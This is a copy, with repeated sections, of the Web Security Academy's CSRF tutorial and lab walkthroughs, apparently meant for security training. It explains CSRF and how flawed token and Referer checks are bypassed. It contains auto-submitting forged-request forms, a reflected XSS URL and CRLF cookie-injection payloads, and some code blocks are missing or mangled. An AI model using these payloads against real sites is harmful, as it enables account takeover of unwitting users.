


[What is CSRF \(Cross-site request forgery\)? Tutorial & Examples | Web Security Academy \(portswigger.net\)](https://portswigger.net/tutorials/cross-site-request-forgery/)

What is CSRF?

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.



What is the impact of a CSRF attack?

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example,

1. this might be to change the email address on their account, to change their password,
2. or to make a funds transfer.
3. Depending on the nature of the action, the attacker might be able to gain full control over the user's account.

If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

How does CSRF work?

For a CSRF attack to be possible, three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).

- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

For example, suppose an application contains a function that lets the user change the email address on their account. When a user performs this action, they make an HTTP request like the following:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
```

```
email=wiener@normal-user.com
```

This meets the conditions required for CSRF:

- The action of changing the email address on a user's account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user's account.
- The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions.
- The attacker can easily determine the values of the request parameters that are needed to perform the action.

With these conditions in place, the attacker can construct a web page containing the following HTML:

```
<html>
<body>
  <form action="https://vulnerable-website.com/email/change" method="POST">
    <input type="hidden" name="email" value="pwned@evil-user.net" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

If a victim user visits the attacker's web page, the following will happen:

- The attacker's page will trigger an HTTP request to the vulnerable web site.
- If the user is logged in to the vulnerable web site, their browser will automatically include their session cookie in the request (assuming [SameSite cookies](#) are not being used).
- The vulnerable web site will process the request in the normal way, treat it as having been made by the victim user, and change their email address.


How to construct a CSRF attack

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request. The easiest way to construct a CSRF exploit is using the [CSRF PoC generator](#) that is built in to [Burp Suite Professional](#):

- Select a request anywhere in Burp Suite Professional that you want to test or exploit.
- From the right-click context menu, select Engagement tools / Generate CSRF PoC.
- Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim's browser).
- You can tweak various options in the CSRF PoC generator to fine-tune aspects of the attack. You might need to do this in some unusual situations to deal with quirky features of requests.
- Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable web site, and test whether the intended request is issued successfully and the desired action occurs

Lab: CSRF vulnerability with no defenses

This lab's email change functionality is vulnerable to CSRF.



```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 <form action="
https://acb31f021eb10cbe80730e8b008900fe.web-security-academy.net/my-account/change-email "
method="POST">
6 <input type="hidden" name="email" value="tester&#64;google&#46;com" />
7 <input type="submit" value="Submit request" />
8 </form>
9 <script>
10 document.forms[0].submit();
11 </script>
12 </body>
13 </html>
```

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. If you're using [Burp Suite Professional](#), right-click on the request and select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate". Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".
<form method="\$method" action="\$url">
 <input type="hidden" name="\$param1name" value="\$param1value">
</form>
<script>
 document.forms[0].submit();
</script>
3. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
4. To verify that the exploit works, try it on yourself by clicking "View exploit" and then check the resulting HTTP request and response.

5. Click "Deliver to victim" to solve the lab.

```
<form method="POST" action="https://acf61f331f8620b4808a80cb002a003d.web-security-academy.net/my-account/change-email">

  <input type="hidden" name="email" value="tester&#64;google&#64;com"/>

  <input type="submit" value="submit-request"/>

</form>

<script>

  document.forms[0].submit();

</script>
```

How to deliver a CSRF exploit

The delivery mechanisms for cross-site request forgery attacks are essentially the same as for [reflected XSS](#). Typically, the attacker will place the malicious HTML onto a web site that they control, and then induce victims to visit that web site. This might be done by feeding the user a link to the web site, via an email or social media message. Or if the attack is placed into a popular web site (for example, in a user comment), they might just wait for users to visit the web site.

Note that some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable web site. In this situation, the attacker may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain. In the preceding example, if the request to change email address can be performed with the GET method, then a self-contained attack would look like this:

```

```

What is the difference between XSS and CSRF?

[Cross-site scripting](#) (or XSS) allows an attacker to execute arbitrary JavaScript within the browser of a victim user.

[Cross-site request forgery](#) (or CSRF) allows an attacker to induce a victim user to perform actions that they do not intend to.

The consequences of XSS vulnerabilities are generally more serious than for CSRF vulnerabilities:

- CSRF often only applies to a subset of actions that a user is able to perform. Many applications implement CSRF defenses in general but overlook one or two actions that are left exposed. Conversely, a successful XSS exploit can normally induce a user to perform any action that the user is able to perform, regardless of the functionality in which the vulnerability arises.
- CSRF can be described as a "one-way" vulnerability, in that while an attacker can induce the victim to issue an HTTP request, they cannot retrieve the response from that request. Conversely, XSS is "two-way", in that the attacker's injected script can issue arbitrary requests, read the responses, and exfiltrate data to an external domain of the attacker's choosing.

Preventing CSRF attacks

The most robust way to defend against CSRF attacks is to include a [CSRF token](#) within relevant requests. The token should be:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

Can CSRF tokens prevent XSS attacks?

Some XSS attacks can indeed be prevented through effective use of CSRF tokens. Consider a simple [reflected XSS](#) vulnerability that can be trivially exploited like this:

```
https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>
```

Now, suppose that the vulnerable function includes a CSRF token:

```
https://insecure-website.com/status?csrf-token=CIwNZNIR4XbisJF39I8yWnWX9wX4WFoz&message=<script>/*+Bad+stuff+here...+*/</script>
```

Assuming that the server properly validates the CSRF token, and rejects requests without a valid token, then the token does prevent exploitation of the XSS vulnerability. The clue here is in the name: "cross-site scripting", at least in its [reflected](#) form, involves a cross-site request. By preventing an attacker from forging a cross-site request, the application prevents trivial exploitation of the XSS vulnerability.

Some important caveats arise here:

- If a reflected XSS vulnerability exists anywhere else on the site within a function that is not protected by a CSRF token, then that XSS can be exploited in the normal way.
- If an exploitable XSS vulnerability exists anywhere on a site, then the vulnerability can be leveraged to make a victim user perform actions even if those actions are themselves protected by CSRF tokens. In this situation, the attacker's script can request the relevant page to obtain a valid CSRF token, and then use the token to perform the protected action.
- CSRF tokens do not protect against [stored XSS](#) vulnerabilities. If a page that is protected by a CSRF token is also the output point for a stored XSS vulnerability, then that XSS vulnerability can be exploited in the usual way, and the XSS payload will execute when a user visits the page.

Common CSRF vulnerabilities

Most interesting CSRF vulnerabilities arise due to mistakes made in the validation of [CSRF tokens](#).

In the previous example, suppose that the application now includes a CSRF token within the request to change the user's password:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com

This ought to prevent CSRF attacks because it violates the necessary conditions for a CSRF vulnerability: the application no longer relies solely on cookies for session handling, and the request contains a parameter whose value an attacker cannot determine. However, there are various ways in which the defense can be broken, meaning that the application is still vulnerable to CSRF.

Validation of CSRF token depends on request method

Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:

GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

Lab: CSRF where token validation depends on request method

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the value of the csrf parameter then the request is rejected.
3. Use "Change request method" on the context menu to convert it into a GET request and observe that the [CSRF token](#) is no longer verified.
4. If you're using [Burp Suite Professional](#), right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".
Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".
<form method="\$method" action="\$url">
 <input type="hidden" name="\$param1name" value="\$param1value">
</form>
<script>
 document.forms[0].submit();
</script>
5. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
6. To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.
7. Click "Deliver to victim" to solve the lab.

```
<form action="https://ac3f1f021f12fb718031acaf00b000cd.web-security-academy.net/my-account/change-email">
```

```
<input type="hidden" name="email" value="tester2&#64;google&#64;com"/>

<input type="hidden" name="csrf" value="12345"/>

<input type="submit" value="submit-request"/>

</form>

<script>

    document.forms[0].submit();

</script>
```

Validation of CSRF token depends on token being present

Some applications correctly validate the token when it is present but skip the validation if the token is omitted.

In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

email=pwned@evil-user.net

Lab: CSRF where token validation depends on token being present

This lab's email change functionality is vulnerable to CSRF.

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the value of the csrf parameter then the request is rejected.
3. Delete the csrf parameter entirely and observe that the request is now accepted.
4. If you're using [Burp Suite Professional](#), right-click on the request, and from the context menu select Engagement tools / Generate CSRF PoC. Enable the option to include an auto-submit script and click "Regenerate".

Alternatively, if you're using [Burp Suite Community Edition](#), use the following HTML template and fill in the request's method, URL, and body parameters. You can get the request URL by right-clicking and selecting "Copy URL".

```
<form method="$method" action="$url">
    <input type="hidden" name="$param1name" value="$param1value">
</form>

<script>
```

```
document.forms[0].submit();
</script>
```

5. Go to the exploit server, paste your exploit HTML into the "Body" section, and click "Store".
6. To verify if the exploit will work, try it on yourself by clicking "View exploit" and checking the resulting HTTP request and response.
7. Click "Deliver to victim" to solve the lab.

```
<form action="https://ac341f271ff6275a809a6187009700be.web-security-academy.net/my-account/change-email" method="POST" >
```

```
<input type="hidden" name="email" value="tester2&#64;google&#64;com"/>
```

```
<input type="submit" value="submit-request"/>
```

```
</form>
```

```
<script>
```

```
document.forms[0].submit();
```

```
</script>
```

CSRF token is not tied to the user session

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.

Lab: CSRF where token is not tied to user session

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and intercept the resulting request.
2. Make a note of the value of the [CSRF token](#), then drop the request.
3. Open a private/incognito browser window, log in to your other account, and send the update email request into Burp Repeater.
4. Observe that if you swap the CSRF token with the value from the other account, then the request is accepted.
5. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab. Note that the [CSRF tokens](#) are single-use, so you'll need to include a fresh one.
6. Store the exploit, then click "Deliver to victim" to solve the lab.

A CSRF Token is **a secret, unique and unpredictable value a server-side application generates in order to protect CSRF vulnerable resources**. The tokens are generated and submitted by the server-side application in a subsequent HTTP request made by the client.

HTTP cookies are small blocks of data created by a web server while a user is browsing a website and placed on the user's computer or other device by the user's web browser. Cookies are placed on the device used to access a website, and more than one cookie may be placed on a user's device during a session.

session ID or session token is a piece of data that is used in network communications to identify a session, a series of related message exchanges. Session identifiers become necessary in cases where the communications infrastructure uses a stateless protocol such as HTTP

Lab: CSRF where token is not tied to user session

his lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't integrated into the site's session handling system.

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and intercept the resulting request.
2. Make a note of the value of the [CSRF token](#), then drop the request.
3. Open a private/incognito browser window, log in to your other account, and send the update email request into Burp Repeater.
4. Observe that if you swap the CSRF token with the value from the other account, then the request is accepted.
5. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab. Note that the [CSRF tokens](#) are single-use, so you'll need to include a fresh one.
6. Store the exploit, then click "Deliver to victim" to solve the lab.

```
<form action="https://ac341f271ff6275a809a6187009700be.web-security-academy.net/my-account/change-email" method="POST" >
```

```
  <input type="hidden" name="email" value="tester2&#64;google&#64;com"/>
```

```
  <input type="hidden" name="csrf" value="vrG0eO4iNOK9wyVRH0dviEgfNmgnPNRy8" />
```

```
  <input type="submit" value="submit-request"/>
```

```
</form>
```

```
<script>
```

```
  document.forms[0].submit();
```

```
</script>
```

Cross-site request forgery (CSRF)

In this section, we'll explain what cross-site request forgery is, describe some examples of common CSRF vulnerabilities, and explain how to prevent CSRF attacks.

What is CSRF?

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

What is the impact of a CSRF attack?

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

How does CSRF work?

For a CSRF attack to be possible, three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

For example, suppose an application contains a function that lets the user change the email address on their account. When a user performs this action, they make an HTTP request like the following:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
```

```
email=wiener@normal-user.com
```

This meets the conditions required for CSRF:

- The action of changing the email address on a user's account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user's account.
- The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions.
- The attacker can easily determine the values of the request parameters that are needed to perform the action.

With these conditions in place, the attacker can construct a web page containing the following HTML:

```
<html>
<body>
  <form action="https://vulnerable-website.com/email/change" method="POST">
    <input type="hidden" name="email" value="pwned@evil-user.net" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

If a victim user visits the attacker's web page, the following will happen:

- The attacker's page will trigger an HTTP request to the vulnerable web site.
- If the user is logged in to the vulnerable web site, their browser will automatically include their session cookie in the request (assuming [SameSite cookies](#) are not being used).
- The vulnerable web site will process the request in the normal way, treat it as having been made by the victim user, and change their email address.

Note

Although CSRF is normally described in relation to cookie-based session handling, it also arises in other contexts where the application automatically adds some user credentials to requests, such as HTTP Basic authentication and certificate-based authentication.

How to construct a CSRF attack

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request. The easiest way to construct a CSRF exploit is using the [CSRF PoC generator](#) that is built in to [Burp Suite Professional](#):

- Select a request anywhere in Burp Suite Professional that you want to test or exploit.
- From the right-click context menu, select Engagement tools / Generate CSRF PoC.
- Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim's browser).
- You can tweak various options in the CSRF PoC generator to fine-tune aspects of the attack. You might need to do this in some unusual situations to deal with quirky features of requests.
- Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable web site, and test whether the intended request is issued successfully and the desired action occurs.

LAB [CSRF vulnerability with no defenses](#) **Solved**

How to deliver a CSRF exploit

The delivery mechanisms for cross-site request forgery attacks are essentially the same as for [reflected XSS](#). Typically, the attacker will place the malicious HTML onto a web site that they control, and then induce victims to visit that web site. This might be done by feeding the user a link to the web site, via an email or social media message. Or if the attack is placed into a popular web site (for example, in a user comment), they might just wait for users to visit the web site.

Note that some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable web site. In this situation, the attacker may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain. In the preceding example, if the request to change email address can be performed with the GET method, then a self-contained attack would look like this:

```

```

Read more
[XSS vs CSRF](#)

Preventing CSRF attacks

The most robust way to defend against CSRF attacks is to include a [CSRF token](#) within relevant requests. The token should be:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

Read more
[CSRF tokens](#) Find CSRF vulnerabilities using Burp Suite's web vulnerability scanner

An additional defense that is partially effective against CSRF, and can be used in conjunction with [CSRF tokens](#), is [SameSite cookies](#).

Common CSRF vulnerabilities

Most interesting CSRF vulnerabilities arise due to mistakes made in the validation of [CSRF tokens](#).

In the previous example, suppose that the application now includes a CSRF token within the request to change the user's password:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

```
csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com
```

This ought to prevent CSRF attacks because it violates the necessary conditions for a CSRF vulnerability: the application no longer relies solely on cookies for session handling, and the request contains a parameter whose value an attacker cannot determine. However, there are various ways in which the defense can be broken, meaning that the application is still vulnerable to CSRF.

Validation of CSRF token depends on request method

Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:

```
GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

LAB CSRF where token validation depends on request method **Solved**

Validation of CSRF token depends on token being present

Some applications correctly validate the token when it is present but skip the validation if the token is omitted.

In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

email=pwned@evil-user.net

LAB CSRF where token validation depends on token being present **Solved**

CSRF token is not tied to the user session

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.

LAB CSRF where token is not tied to user session **Solved**

CSRF token is tied to a non-session cookie

In a variation on the preceding vulnerability, some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two different frameworks, one for session handling and one for CSRF protection, which are not integrated together:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF;
csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv
```

csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com

This situation is harder to exploit but is still vulnerable. If the web site contains any behavior that allows an attacker to set a cookie in a victim's browser, then an attack is possible. The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

Lab: CSRF where token is tied to non-session cookie

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't fully integrated into the site's session handling system.

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that changing the session cookie logs you out, but changing the csrfKey cookie merely results in the [CSRF token](#) being rejected. This suggests that the csrfKey cookie may not be strictly tied to the session.
3. Open a private/incognito browser window, log in to your other account, and send a fresh update email request into Burp Repeater.
4. Observe that if you swap the csrfKey cookie and csrf parameter from the first account to the second account, the request is accepted.
5. Close the Repeater tab and incognito browser.
6. Back in the original browser, perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.
7. Create a URL that uses this vulnerability to inject your csrfKey cookie into the victim's browser:
`?search=test%0d%0aSet-Cookie:%20csrfKey=your-key`
8. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab, ensuring that you include your [CSRF token](#). The exploit should be created from the email change request.
9. Remove the script block, and instead add the following code to inject the cookie:
``
10. Store the exploit, then click "Deliver to victim" to solve the lab.

```
CSRFHTML:
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <script>history.pushState('', '', '/')</script>
5 <form action="https://ac121f371e6c55dd803d0c2500d60038.web-security-academy.net/my-account/change-email" method="POST">
6   <input type="hidden" name="email" value="paul&#64;microsoft&#46;com" />
7   <input type="hidden" name="csrf" value="jf3pkCvb0FyrEY3rnZMQr1XyplIRLFDN" />
8   <input type="submit" value="Submit request" />
9 </form>
10 
12 </body>
13 </html>
```

<form action="https://ac7d1fdd1e0ba13c806208f80045006b.web-security-academy.net/my-account/change-email" method="POST" >

<input type="hidden" name="email" value="tester2@google@com"/>

<input type="hidden" name="csrf" value="0BtwEv1tHXIGWYEqvdlCbAKtI4NRColQ" />

```
<input type="submit" value="submit-request"/>

</form>


```

Note

The cookie-setting behavior does not even need to exist within the same web application as the CSRF vulnerability. Any other application within the same overall DNS domain can potentially be leveraged to set cookies in the application that is being targeted, if the cookie that is controlled has suitable scope. For example, a cookie-setting function on staging.demo.normal-website.com could be leveraged to place a cookie that is submitted to secure.normal-website.com.

CSRF token is simply duplicated in a cookie

In a further variation on the preceding vulnerability, some applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter. When the subsequent request is validated, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie. This is sometimes called the "double submit" defense against CSRF, and is advocated because it is simple to implement and avoids the need for any server-side state:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjIt8o2hKBuoIjXXVpa
```

```
csrf=R8ov2YBfTYmzFyjIt8o2hKBuoIjXXVpa&email=wiener@normal-user.com
```

In this situation, the attacker can again perform a CSRF attack if the web site contains any cookie setting functionality. Here, the attacker doesn't need to obtain a valid token of their own. They simply invent a token (perhaps in the required format, if that is being checked), leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

Lab: CSRF where token is duplicated in cookie

This lab's email change functionality is vulnerable to CSRF. It attempts to use the insecure "double submit" CSRF prevention technique.

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that the value of the csrf body parameter is simply being validated by comparing it with the csrf cookie.
3. Perform a search, send the resulting request to Burp Repeater, and observe that the search term gets reflected in the Set-Cookie header. Since the search function has no CSRF protection, you can use this to inject cookies into the victim user's browser.

4. Create a URL that uses this vulnerability to inject a fake csrf cookie into the victim's browser:
/?search=test%0d%0aSet-Cookie:%20csrf=fake
5. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab, ensuring that your [CSRF token](#) is set to "fake". The exploit should be created from the email change request.
6. Remove the script block, and instead add the following code to inject the cookie and submit the form:

7. Store the exploit, then click "Deliver to victim" to solve the lab.

Referer-based defenses against CSRF

Aside from defenses that employ CSRF tokens, some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This approach is generally less effective and is often subject to bypasses.

Referer header

The HTTP Referer header (which is inadvertently misspelled in the HTTP specification) is an optional request header that contains the URL of the web page that linked to the resource that is being requested. It is generally added automatically by browsers when a user triggers an HTTP request, including by clicking a link or submitting a form. Various methods exist that allow the linking page to withhold or modify the value of the Referer header. This is often done for privacy reasons.

Validation of Referer depends on header being present

Some applications validate the Referer header when it is present in requests but skip the validation if the header is omitted.

In this situation, an attacker can craft their CSRF exploit in a way that causes the victim user's browser to drop the Referer header in the resulting request. There are various ways to achieve this, but the easiest is using a META tag within the HTML page that hosts the CSRF attack:

```
<meta name="referrer" content="never">
```

Lab: CSRF where Referer validation depends on header being present

This lab's email change functionality is vulnerable to CSRF. It attempts to block cross domain requests but has an insecure fallback.

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater and observe that if you change the domain in the Referer HTTP header then the request is rejected.
3. Delete the Referer header entirely and observe that the request is now accepted.
4. Create and host a proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab. Include the following HTML to suppress the Referer header:
<meta name="referrer" content="no-referrer">

5. Store the exploit, then click "Deliver to victim" to solve the lab.

